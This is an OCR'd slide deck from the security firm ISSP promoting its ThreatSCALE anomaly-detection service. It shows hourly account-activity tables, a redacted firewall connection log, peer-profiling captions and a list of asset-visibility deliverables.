


Source: Attacker Address Event: Category Outcome Target: Target Address, Events split on target | Rendered in 1 s, Nodes:3, Edges:2 | Layout: Hierarchic Layout

10/18 11:02:47 - 10/18 11:07:35

Data last refreshed: 10/18 14:49:23

Internal context: anomalies detection: services profiling 1/2




Internal context: anomalies detection: services profiling 2/2


	Hours																					
tec_account	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
01.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
02.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
03.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
04.09.2016	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
05.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
06.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
07.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
08.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
09.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4	4
10.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
11.09.2016	4	4	8	4	4	4	8	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
12.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
13.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
14.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
15.09.2016	4	4	4	4	7	4	4	4	4	8	4	4	8	4	4	8	4	4	4	4	4	4	4	4
16.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
17.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
18.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
19.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
20.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	9	4	4	4	4	4	4	4	4	4	4
21.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
22.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
23.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
24.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
25.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
26.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
27.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
28.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
29.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
30.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4


	Hours																					
tec_account	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
01.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
02.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
03.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
04.09.2016	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
05.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
06.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
07.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
08.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
09.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4
10.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
11.09.2016	4	4	8	4	4	4	8	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
12.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
13.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
14.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
15.09.2016	4	4	4	4	7	4	4	4	4	8	4	4	8	4	4	8	4	4	4	4	4	4	4	4
16.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
17.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
18.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
19.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
20.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	9	4	4	4	4	4	4	4	4	4
21.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
22.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
23.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
24.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
25.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
26.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
27.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
28.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
29.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
30.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4

Internal context: anomalies detection: network profiling

3/28 10:30:24	Teardown TCP connection	[redacted]		/Access/Stop	/Success	[redacted]	[redacted]	[redacted]
3/28 10:30:24	Built outbound TCP connection			/Access	/Success			
3/28 10:30:24	Packet permitted by Access List			/Communicate	/Success			
3/28 10:30:23	Teardown local-host			/Modify/Content	/Success			
3/28 10:30:23	Teardown TCP connection			/Access/Stop	/Success			
3/28 10:30:23	Built outbound TCP connection			/Access	/Success			
3/28 10:30:23	Packet permitted by Access List			/Communicate	/Success			
3/28 10:30:23	Built local-host			/Modify/Content	/Success			
3/28 9:51:26	Teardown TCP connection			/Access/Stop	/Success			
3/28 9:51:26	Teardown local-host			/Modify/Content	/Success			
3/28 9:51:03	Built outbound TCP connection			/Access	/Success			
3/28 9:51:03	Built local-host			/Modify/				
3/28 9:51:03	Packet permitted by Access List			/Commur				










ISSP Information Systems Security Partners


Peer to peer dynamic profiling 1/2



Peer to peer dynamic profiling








ISSP Information Systems Security Partners

ThreatSCALE™

Sequence of Cyber Attack Lifecycle Events

Anatomy of Cyber Attack





ISSP Information Systems Security Partners

And one more thing here….

Найди 4156 отличий

Internal C&C or misconfiguration?





New!! Deliverables to infrastructure visibility

Asset maps:
Devices
Applications
User accounts
System accounts
Network segmentation

Dynamic asset profiling
Peers
User accounts
System accounts

Bottlenecks and misconfigurations

Uptime
Utilizing network routes

www.isspgroup.com